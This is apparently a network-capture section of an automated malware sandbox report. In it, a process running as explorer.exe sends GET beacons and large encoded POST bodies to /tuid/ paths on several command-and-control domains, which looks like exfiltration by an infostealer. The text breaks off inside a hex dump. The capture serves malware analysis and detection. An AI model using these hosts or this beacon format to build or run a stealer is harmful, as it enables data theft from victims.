67 76 73 65 46 46 46 65 34 66 6b 62 67 33 30 79 4d 65 43 67 64 6f 47 55 6f 66 66 74 75 64 35 45 30 57 4d 4c 6f 4e 49 54 30 33 77 63 32 59 70 6d 54 43 7e 32 71 30 64 52 66 73 42 4e 36 42 65 4c 4d 70 51 75 6a 69 73 61 69 57 53 4c 4d 36 41 48 6c 76 68 62 44 6c 38 56 64 62 6a 6d 51 38 61 48 68 5a 72 67 56 34 6c 66 78 4d 35 58 6f 4f 63 6a 69 49 62 5f 6b 63 49 74 4e 71 33 51 43 4b 49 59 50 61 32 47 72 48 7a 4c 50 77 61 4b 4d 2d 69 6d 48 63 6e 43 4c 37 4c 64 6a 37 56 46 75 62 77 61 6f 53 6b 76 7e 36 67 79 68 4c 6e 64 69 71 68 53 4d 7a 34 6e 6e 57 44 63 4e 67 33 58 41 4a 4e 6e 56 52 70 75 46 65 4b 6b 7e 64 74 65 54 4d 64 5a 30 47 70 4a 68 67 77 36 6e 46 4e 32 6d 58 66 37 30 56 52 75 41 6d 54 77 41 67 44 39 4f 52 71 47 28 4f 34 44 4c 6a 68 2d 68 6f 45 38 63 63 68 56 75 2d 73 6a 34 55 5a 5a 73 5a 42 39 67 6b 45 75 46 5a 4b 57 54 64 76 44 32 49 6d 6c 5a 43 45 4b 4a 48 28 5f 39 48 34 53 62 39 37 49 63 7a 66 4a 5a 62 53 34 67 37 65 5a 45 36 6a 58 7a 54 53 55 6b 61 74 64 69 79 6f 45 77 37 49 74 6f 5f 4e 73 4e 66 69 42 34 34 4f 73 55 42 67 6a 30 49 6b 4c 70 74 37 42 78 6a 79 6b 34 6d 7e 72 45 41 42 66 54 37 51 55 6 d 31 6e 4a 50 41 31 51 70 32 32 77 70 4e 67 4d 51 2d 4d 61 50 39 48 5f 51 6c 74 58 43 34 74 55 61 71 51 43 7a 41 5a 4f 42 36 49 35 7e 6a 47 63 37 4e 69 32 65 63 7e 63 74 51 71 36 4f 68 41 69 67 72 39 41 35 77 6f 58 6a 44 53 39 46 6a 32 4e 42 42 75 43 67 36 67 41 61 71 64 62 49 53 4f 54 38 6d 52 6d 66 6a 55 70 32 4b 32 42 53 6d 79 69 69 37 51 32 5a 4d 30 6a 77 4b 4e 6d 34 72 28 72 4e 33 70 61 31 5f 4b 38 55 76 61 64 59 62 35 65 4e 5a 64 68 42 5f 32 76 73 54 67 4f 56 32 41 45 41 38 6d 4e 4d 38 76 4d 4d 48 49 67 63 56 58 73 4a 38 6c 65 4f 78 79 46 61 6f 6b 66 79 39 65 68 4f 4f 31 7a 72 48 62 45 65 32 4f 58 54 71 56 79 77 71 38 33 44 51 72 62 5a 35 71 6c 77 36 30 41 36 31 4d 4d 37 73 72 78 77 37 58 37 67 6a 5a 2d 49 49 69 6c 4e 6b 54 52 4e 46 61 33 7a 64 38 37 35 54 42 79 74 6b 5a 70 7a 35 4a 56 4b 2d 79 31 34 4b 67 30 57 45 28 50 33 48 49 74 57 65 6a 55 51 69 78 78 42 47 6c 64 49 6e 4c 63 76 79 71 36 4e 62 4c 30 63 57 Data Ascii: m4bd=2XP2iHxLuBhTnuI8qookwU8c81RTGB2ZDpHkrQmjCCf1L9grYcsOSv1en7181aeHljrgzwcxM QtFRBH22eoK2R447XIzHjW2MzGVA8EykvgkQKO8TNr9J84a5b1N7k2YOf2l4A4jB0unwZu1olYtAu(zNBQ9gHlYiVz wDKq4xVYWhAtVNq5ac-cNYsBA0VlfJSvtEveFzD13VtcRcFdGKXsOcJ3TNKnkxLLR2EJJR7KqsAuu~kDUYx(fPpYZ0 c(P3A2WKlLTfelkTzJn7q63tvtqqT7xIm68xWQkRAdI~L~HPvgX1Vd_DYoOvllxNHpHfXqmr5FiTm~kVbqzxW7sl8I SsdTPFirmBHOKV8HbMfjz0vjumPlcsXXNvymwiuVh(eEgwt1VFe6bVU8Q3nsXFx7CsrtjBtz3N7Ee93VUzByUAiycG Erwee3xQ2tFzoBE87q7VvQ1fwy_sQRsXo9_5U97uqB1YfbOt8G7(8iXzOC8y_BNKtgoFs4mwy(9T4f0kBYbK4pNWk6 0hyAF9VcRpX5powEeAUq7Qs5IuVrm0wPhuJ2m(rMqZFEIdL(IYu3IJRa_SzTJg-DTQMhpyjxwwUPXYV2s2lZ9sx7DJ wlv9P9Y2ay1bUhdJAKkL6c57v38dbe6iH1vHEjICl2JMmwjj8FtRiERgfmZSfetgvseFFFe4fkbg30yMeCgdoGUoff tud5E0WMLoNIT03wc2YpmTC~2q0dRfsBN6BeLMpQujisaiWSLM6AHlvhbDl8VdbjmQ8aHhZrgV4lfxM5XoOcjiIb_k cltNq3QCKlYPa2GrHzLPwaKM-imHcnCL7Ldj7VFubwaoSkv~6gyhLndiqhSMz4nnWDcNg3XAJNnVRpuFeKk~dteTMd Z0GpJhgw6nFN2mXf70VRuAmTwAgD9ORqG(O4DLjh-hoE8cchVu-sj4UZZsZB9gkEuFZKWTdvD2ImlZCEKJH(_9H4Sb 97IczfJZbS4g7eZE6jXzTSUkatdiyoEw7Ito_NsNfiB44OsUBgj0IkLpt7Bxjyk4m~rEABfT7QUm1nJPA1Qp22wpNgMQ- MaP9H_QltXC4tUaqQCzAZOB6I5~jGc7Ni2ec~ctQq6OhAigr9A5woXjDS9Fj2NBBuCg6gAaqdbISOT8mRmfjUp2 K2BSmyii7Q2ZM0jwKNm4r(rN3pa1_K8UvadYb5eNZdhB_2vsTgOV2AEA8mNM8vMMHIgcVXsJ8leOxyFaokfy9ehOO1 zrHbEe2OXTqVywq83DQrbZ5qlw60A61MM7srxw7X7gjZ-IIilNkTRNFa3zd875TBytkZpz5JVK-y14Kg0WE(P3HItW ejUQixxBGldInLcvyq6NbL0cW0jMX(4SbBvLIqmQHxYDTsw13y9ymCiAV~4xwLcY5CeEXhC51eSkhODeh0O3Sdyxu1 NSfT-YCcOmgqSAj~4F65MZw5CW5Knr3Bol0NC(KnrSzYJvnGlv6DgVKGB9u7dv1M8T6iUxOB52tscTNgFj3m4XfIMr kXpmUzTtlnCEL6nCwurCV5MitjDolbZ0yzBR9Tb7qVvWg5AIpo-uOW7GkgBLRElMtDMED1uHS7DB9P51BsI(ZGpHoN ojc8jpUQbMrJFkiQQMvh71tCEMOSxDopSO36rxgd_tlDmosfbBOnkyhi5skQ3e4gpKvBvxXuwWLK2pBWr1O1L9uSEK dywJ5wYxfgVWCNbx7lhp4955kbqHcmBUdamVk64SIg4lGRNg7ploGbiFnneEMxfVHrMaYVnztc-XFruALup9rNGaek tBxwtGdkYvDGGRF7OOQvXUZ6xSCC8~tT6YUO1hd3IviKjHIeW7usPcjaScjZ00Qib0r(SWapwFVV3XSMwMFCJBSaUZ jOgjtNazpanZChr6T05nfgu5uSFITsieODuPdmSOqExMFXCnl5i(r7nkvLyV8(tnMt_ZzJpaa0mmJreZICeLv2XExZ PEfa6dAuI8rr0L1WJOX4PTUNg0BnmTZBYRlWa3ON9RCpH(qV7XkmIHQSIaZQ4ndT9bffud_yrxBr2grsHcUgN7VsOd ZVJoJL2lecHSEHmpbx-gj4HPee0BQ8g5jq2l94uKfBIrTjuBDMzJnxNoAj4ewdH1dAw~luEbXSj9pK6KYi6GUgyhILcJGJNn- bgQ8(0xT8CuYA4xQOs2posrL3m21XzL7Rn7bayXavL2exRrpBTl0xKUsSPr1E2apaviSBSzBYyGZLf1x2JisYOHrW3IJP 1(MT5QSUI(7AYjh

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:46.551683903 CEST	1766	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:45:46 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:45:46 GMT Location: https://www.receiveprim.online/tuid/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xkPLAXs8x8e0KI2X4NowfqIFJIIMpxKeNc71Ae%2FzB84vvdTQkF2bgzGPqvKMACPl084d370ZCpUMWWoHqYIO9vdUBybCg1fxXLFA2QjZaZzHyaJexrdM7ZUwpSElKlQL90WYN9wh%2FcTS"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 73796189dd3c9b5e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.11.20	49786	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:46.536997080 CEST	1715	OUT	GET /tuid/?m4bd=5V7M8j5VuGkiy9NL3tIypAJy22VFPCeBH5Oh5nibDDbINvkaWpZ6bb8s5rlg19isjBzt&M8s=w86DJpgx5FYlUfRP HTTP/1.1 Host: www.receiveprim.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:45:46.555999994 CEST	1767	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:45:46 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:45:46 GMT Location: https://www.receiveprim.online/tuid/?m4bd=5V7M8j5VuGkiy9NL3tIypAJy22VFPCeBH5Oh5nibDDbINvkaWpZ6bb8s5rlg19isjBzt&M8s=w86DJpgx5FYlUfRP Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=G9jkdrA42TexYPaloUxqzxkt6d1mRyMPigBWn5rc72Gbulez9c85VuJ3bY8L4ncnEzqtXlRYaPlgyrk5aNjB2WffG1C2Ij1oe3E0eHdAZq9evXLT5K%2FQelW%2BroOxYcvXoTZUtGGgynlV"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 73796189ebe09ba0-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.11.20	49787	217.21.87.131	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:58.222328901 CEST	1768	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=mghAatraeoVXXTpIg6GKnKl23LbAAQF/82d90oG2Rt9sZLGICR2WykimnZjjCp2p0vtb HTTP/1.1 Host: www.itsfindia.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:58.410803080 CEST	1775	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 08 Aug 2022 15:45:58 GMT server: LiteSpeed location: https://www.itsfindia.online/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=mghAatraeoVXXTpIg6GKnKl23LbAAQF/82d90oG2Rt9sZLGICR2WykimnZjjCp2p0vtb content-security-policy: upgrade-insecure-requests Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.11.20	49790	199.15.163.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:03.479437113 CEST	1797	OUT	POST /tuid/ HTTP/1.1 Host: www.svgjp.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.svgjp.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.svgjp.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 6d 32 64 49 47 55 7e 49 6c 46 6a 79 38 41 65 37 59 71 55 61 79 62 6f 6d 76 68 78 36 50 78 42 44 5a 68 70 4e 44 54 63 51 31 48 75 5f 44 47 79 41 4f 57 49 51 77 75 6d 79 4e 44 36 61 42 41 7e 49 56 43 75 36 76 79 70 6d 6a 54 75 58 7e 64 4e 30 78 78 7a 76 58 6c 51 64 4f 4d 62 36 43 71 43 43 67 41 71 72 70 73 4f 63 4d 62 50 37 4e 30 67 50 49 36 4f 78 70 73 44 6b 7a 67 75 61 41 6e 6e 57 34 30 75 37 73 42 58 62 34 71 72 42 7e 5f 56 34 57 56 6f 38 63 54 77 70 32 78 46 43 28 76 58 4a 7e 4e 35 63 66 35 62 57 6d 75 33 43 34 6c 68 33 72 5f 35 4d 4e 76 39 49 62 66 71 78 58 50 5a 70 54 77 55 57 78 71 63 62 31 2d 71 42 42 68 51 50 56 6c 37 65 56 33 72 68 66 5a 5a 44 4d 37 70 45 75 76 64 72 6c 41 72 7a 6c 5f 77 48 68 52 5a 63 48 41 35 76 66 48 4b 67 64 78 4c 46 73 35 71 34 6b 44 35 30 4a 4d 57 6c 75 78 4a 5a 7e 33 6e 57 62 2d 52 62 4b 4f 70 58 48 47 31 59 55 6c 55 45 56 41 35 77 55 5f 4e 6d 73 7a 73 55 32 73 56 64 4d 44 30 37 79 79 70 30 6d 4d 34 61 4c 78 38 7a 52 32 32 41 6b 74 78 63 36 47 37 34 74 30 63 68 65 6f 28 48 37 43 70 76 4d 73 59 52 34 72 6d 53 4e 5f 77 66 75 46 32 4c 71 68 77 67 57 72 79 69 37 66 41 74 34 6c 7a 51 54 71 6b 74 44 4b 47 6a 74 70 7e 35 44 74 4e 4b 38 5a 73 2d 46 76 49 2d 28 6e 41 76 62 31 62 51 53 6a 49 50 35 6c 48 54 6e 4e 56 5a 46 70 31 6c 6a 44 43 36 69 73 50 33 6d 36 49 79 4b 6f 56 49 35 4f 30 56 49 78 48 57 7a 68 42 52 39 6e 4f 38 55 4e 63 75 49 63 31 31 51 73 46 73 57 72 54 48 62 78 6f 43 72 4c 72 71 4f 2d 66 33 79 48 45 68 70 64 4a 47 58 4c 35 4f 72 4b 68 64 34 7a 77 51 59 71 46 49 72 43 63 58 78 61 4d 38 65 32 47 79 32 4e 46 44 34 4b 6e 4d 68 6e 64 7a 33 6d 34 4e 6a 42 70 63 42 5f 43 4f 45 33 74 4f 70 4a 77 4e 74 73 6a 45 44 59 6a 4f 6d 63 31 64 72 52 5a 69 67 38 4c 6b 48 64 37 58 51 6b 78 30 6b 39 42 44 48 57 65 5f 33 68 30 31 63 42 47 62 77 57 6e 61 7e 2d 78 77 72 59 75 42 6e 54 57 61 58 64 7a 6c 73 4a 77 5a 45 31 79 46 31 79 58 57 62 75 44 55 6a 71 52 38 78 6e 4b 54 68 73 7a 52 77 68 36 56 4a 72 5a 55 51 54 31 58 38 79 44 52 6d 35 73 36 78 5f 70 5a 63 63 65 63 54 70 46 69 72 50 39 76 34 7a 36 76 70 35 45 6b 53 43 5a 58 31 57 52 55 6f 6d 42 32 53 62 53 4d 4b 73 69 5f 30 36 6e 77 6b 6a 43 56 58 66 52 6d 67 68 36 6b 34 4e 49 6d 71 56 7a 48 73 37 5a 78 6a 55 32 7a 64 52 76 48 77 50 56 44 45 39 30 52 76 53 37 4a 59 53 58 6d 62 39 55 48 31 5a 76 33 59 31 6b 37 6c 6c 57 48 4c 32 4e 4d 36 74 57 65 4d 43 30 56 48 41 6f 32 59 74 71 61 52 36 42 63 76 38 37 71 47 33 45 79 66 59 70 42 72 6c 6c 30 36 67 38 35 73 6f 51 37 30 75 64 65 50 75 4a 77 4f 37 67 32 46 6c 73 4e 76 44 72 6e 5a 49 30 4e 7a 51 43 39 4e 68 58 54 36 42 31 4c 7a 49 49 64 47 6d 59 56 59 5a 39 32 77 34 75 57 55 37 6a 6a 7e 2d 30 2d 28 32 50 5f 6a 69 43 77 4a 55 6c 2d 77 6c 61 34 41 69 76 65 28 38 53 56 58 47 36 79 4a 5f 35 7a 6e 77 36 55 56 56 53 4e 64 51 53 5f 37 7a 63 59 6c 63 4a 72 55 76 4a 4d 62 30 58 44 36 51 38 4b 57 46 7e 5a 79 6a 28 6d 6a 66 35 5f 56 58 4d 33 38 53 7e 73 58 57 6b 75 6c 74 75 34 44 57 37 64 79 45 70 48 43 6c 43 4a 4a 4c 33 47 63 77 4d 50 65 4f 37 6d 65 5a 50 49 4b 6b 35 74 44 48 66 34 77 64 58 65 50 65 64 65 5a 44 31 37 67 39 6c 79 5a 5f 74 4f 7e 45 50 4e 58 4c 38 44 47 48 53 5a 43 2d 44 4d 70 65 63 49 52 65 6a 70 66 31 44 35 32 61 71 66 4d 47 69 4c 38 5a 44 4f 50 54 58 6c 4a 64 6e 6f 52 2d 42 6a 59 5a 53 39 56 43 6c 4b 4b 50 72 51 39 57 33 4c 66 33 4c 41 73 33 28 2d 66 79 75 77 51 72 65 74 54 4b 4e 61 4c 62 31 6a 7e 49 34 53 61 44 77 49 39 6d 61 6a 59 58 33 36 4f 39 43 30 4a 54 79 70 41 41 4d 44 52 31 42 65 41 75 6f 78 61 70 63 44 63 75 6a 74 54 6d 36 59 57 44 57 79 71 59 54 45 65 34 75 52 6b 41 46 38 39 6b 65 33 4a 53 71 30 65 79 28 78 76 6e 79 48 38 4b 77 4c 4a 6a 33 31 62 65 6b 31 30 46 32 58 4a 45 4b 39 77 30 50 61 57 75 6c 34 50 6b 6d 65 44 5a 7e 64 62 2d 4d 45 77 65 6d 75 46 4e 72 57 43 37 44 67 34 39 7a 63 28 71 7a 66 6f 34 31 32 6e 74 4d 46 43 33 4c 6c 37 4f 74 61 4c 6d 49 72 6d 6c 39 56 46 79 67 73 68 37 50 37 6d 67 65 38 57 64 62 63 4e 59 78 4c 68 54 4d 4d 4d 65 71 54 39 79 74 71 38 36 45 4e 6f 6f 28 75 31 48 58 36 54 78 72 51 72 7a 5a 30 59 67 43 73 65 4e 6e 56 7a 6a 4d 63 6e 6b 77 37 30 33 Data Ascii: m4bd=m2dIGU~lIFjy8Ae7YqUaybomvhx6PxBDZhpNDTcQ1Hu_DGyAOWIQwumyND6aBA~IVCu6vypmj TuX~dN0xxzvXlQdOMb6CqCCgAqrpsOcMbP7N0gPI6OxpsDkzguaAnnW40u7sBXb4qrB~_V4WVo8cTwp2xFC(vXJ~N5 cf5bWmu3C4lh3r_5MNv9IbfqxXPZpTwUWxqcb1-qBBhQPVl7eV3rhfZZDM7pEuvdrlArzl_wHhRZcHA5vfHKgdxLFs 5q4kD50JMWluxJZ~3nWb-RbKOpXHG1YUlUEVA5wU_NmszsU2sVdMD07yyp0mM4aLx8zR22Aktxc6G74t0cheo(H7Cp vMsYR4rmSN_wfuF2LqhwgWryi7fAt4lzQTqktDKGjtp~5DtNK8Zs-Fvl-(nAvb1bQSjIP5lHTnNVZFp1IjDC6isP3m 6IyKoVl5O0VIxHWzhBR9nO8UNcuIc11QsFsWrTHbxoCrLrqO-f3yHEhpdJGXL5OrKhd4zwQYqFlrCcXxaM8e2Gy2NF D4KnMhndz3m4NjBpcB_COE3tOpJwNtsjEDYjOmc1drRZig8LkHd7XQkx0k9BDHWe_3h01cBGbwWna~-xwrYuBnTWaX dzlsJwZE1yF1yXWbuDUjqR8xnKThszRwh6VJrZUQT1X8yDRm5s6x_pZccecTpFirP9v4z6vp5EkSCZX1WRUomB2SbS MKsi_06nwkjCVXfRmgh6k4NImqVzHs7ZxjU2zdRvHwPVDE90RvS7JYSXmb9UH1Zv3Y1k7lIWHL2NM6tWeMC0VHAo2Y tqaR6Bcv87qG3EyfYpBrll06g85soQ70udePuJwO7g2FlsNvDrnZl0NzQC9NhXT6B1LzIldGmYVYZ92w4uWU7jj~-0- (2P_jiCwJUl-wla4Aive(8SVXG6yJ_5znw6UVVSNdQS_7zcYlcJrUvJMb0XD6Q8KWF~Zyj(mjf5_VXM38S~sXWkul tu4DW7dyEpHClCJJL3GcwMPeO7meZPIKk5tDHf4wdXePedeZD17g9lyZ_tO~EPNXL8DGHSZC-DMpecIRejpf1D52aq fMGiL8ZDOPTXlJdnoR-BjYZS9VClKKPrQ9W3Lf3LAs3(-fyuwQretTKNaLb1j~I4SaDwI9majYX36O9C0JTypAAMDR 1BeAuoxapcDcujtTm6YWDWyqYTEe4uRkAF89ke3JSq0ey(xvnyH8KwLJj31bek10F2XJEK9w0PaWul4PkmeDZ~db-M EwemuFNrWC7Dg49zc(qzfo412ntMFC3Ll7OtaLmIrml9VFygsh7P7mge8WdbcNYxLhTMMMeqT9ytq86ENoo(u1HX6T xrQrzZ0YgCseNnVzjMcnkw7038QEJK11TlLJ-Mxl0WQVLQipTlNeeRLvc6aInuWfBS_isWAL4HYqcjqMNxm0xSnROLIQ-Ja4W1mcenCEp9WvEu0h1ix6WBFVYIhkovrzxw0mMT9Eq3dypOf9QCPPI49ZKgtEMuL2uFwdN0KtgEHTHgEaIhoO bXXcckXtghvADZVXylj37w6Mez4mTZPkdxBvgtvb7VUl2nStK(LC9Oe2Bhhhm~DE9Hp(F3kDAnMYDLcAM8hCzOAGql dbhUUPqAc3J5chQuUxx1jSks28sDILco4i8C07doA8oExkaiY4bpeoLAZd3yU824VsU82X2GM5rwHYDs3cLG8SX3ft yrVUid0WnR7iDC-SfY-Gmas8DnHX4bhc8Kp4-7GkaWEOUcJbaTX2Ldt3NbaTq~1YI3D9W3rqAmU40eiH-Z3qEbU9BY 701oVvPpWMYA9nJ~HbcHHymbYj2a9c1W1zAfPJ9wSw2iRnRkqyPfzW0JH37GknwstoHDP9cWkvP~dCF5iyoRvbtEPu aKmhFht4W(yvkz3L2hBX4jqoUxke6TVrNhbgCBeyrmiF5(lVMHmj0nwPc2IbDlaeRiaxYPNg8mONEORFq6Sjw8d1dV FxEj4fcYTZALjdlqnQ8ESMmUlcYV4bZdGmV5uDbhGCFHU2nLqKqUzPh9dUhP8fVNxZ30aCp4XQj7SUscr~vORZCSOm su4zZXkPylGPMebsHZB38jOUcrx7DjOe1Lj1D9EScevRptJlgCyR1e4bofT4vlet6uHaFtzPCw2TJUyxbbB~WM2G9k 7ecRu(mh9Mf0uz4bg41dwIlsRJBkZzvTApEZ5x9AMSZdQ68CeBTJRt9KGu9KnQM51(_WixhT2ohTyARQPkuF4WP2WF SbRrIVA2F3Cf2AzytGDnPefsRs3kziWihZL4YAjVTh_OhRFXPx0d

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:04.288109064 CEST	1971	IN	HTTP/1.1 403 Forbidden Date: Mon, 08 Aug 2022 15:46:04 GMT Content-Type: text/html Content-Length: 146 Connection: close X-Seen-By: W1c2/pqHBqplxcWufHCkILxkNjrXdwdgtu6E0yACibU=,sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlv bxtlynkVjjsN8RUa0UkPSj4npW0X3Y,m0j2EEknGIVUW/liY8BLLl77sBeKLtHVaXbFQUDNQYPu/2EjeiyKjB/JVOb8T5Ve X-Wix-Request-Id: 1659973564.2325226518761515557 X-Content-Type-Options: nosniff Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.11.20	49791	199.15.163.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:03.513808966 CEST	1819	OUT	GET /tuid/?m4bd=p0pyYx380zTi+CiqScB4rLgyoRdRZyFFdRM5Rh8HyCuUL1S9LlJi1JnCbSa7CQi/RAeh&8pB=3 fY8ljB8rp-H HTTP/1.1 Host: www.svgjp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.11.20	49792	104.21.51.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:08.621334076 CEST	1974	OUT	POST /tuid/ HTTP/1.1 Host: www.147bronzeway.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.147bronzeway.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.147bronzeway.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 59 71 5a 44 37 32 5a 42 61 45 4f 51 38 76 64 58 55 64 32 6c 48 48 70 53 5a 33 35 59 34 33 44 62 39 36 77 39 67 4f 33 65 72 4e 4e 33 71 71 69 42 4c 41 5a 41 51 4e 6b 78 64 72 59 52 48 67 52 63 42 34 4d 65 38 73 55 59 72 43 7a 6c 6f 68 4c 7a 6f 65 65 59 73 64 46 38 6f 57 78 66 37 45 78 76 76 31 59 6d 39 37 4d 4c 51 58 53 37 56 54 4e 44 39 61 69 5f 6a 45 66 57 50 31 32 47 31 68 74 68 34 6c 63 41 68 70 61 37 66 34 35 6d 78 70 70 74 35 35 45 2d 55 49 44 64 57 35 4e 6c 75 31 36 69 41 55 64 74 6b 68 68 6c 44 70 64 42 41 72 6b 4f 56 72 52 73 52 35 4a 68 43 79 64 30 42 6a 35 4a 42 69 55 69 58 66 4d 4a 6a 4c 76 4d 6d 6d 68 6a 66 33 4b 69 32 61 4e 70 70 35 56 34 78 64 56 4c 75 77 77 44 78 31 31 57 63 45 35 61 50 43 6e 4d 50 30 37 39 4b 76 45 30 59 66 61 56 74 59 6a 37 6f 4d 50 4f 76 54 7e 79 6b 52 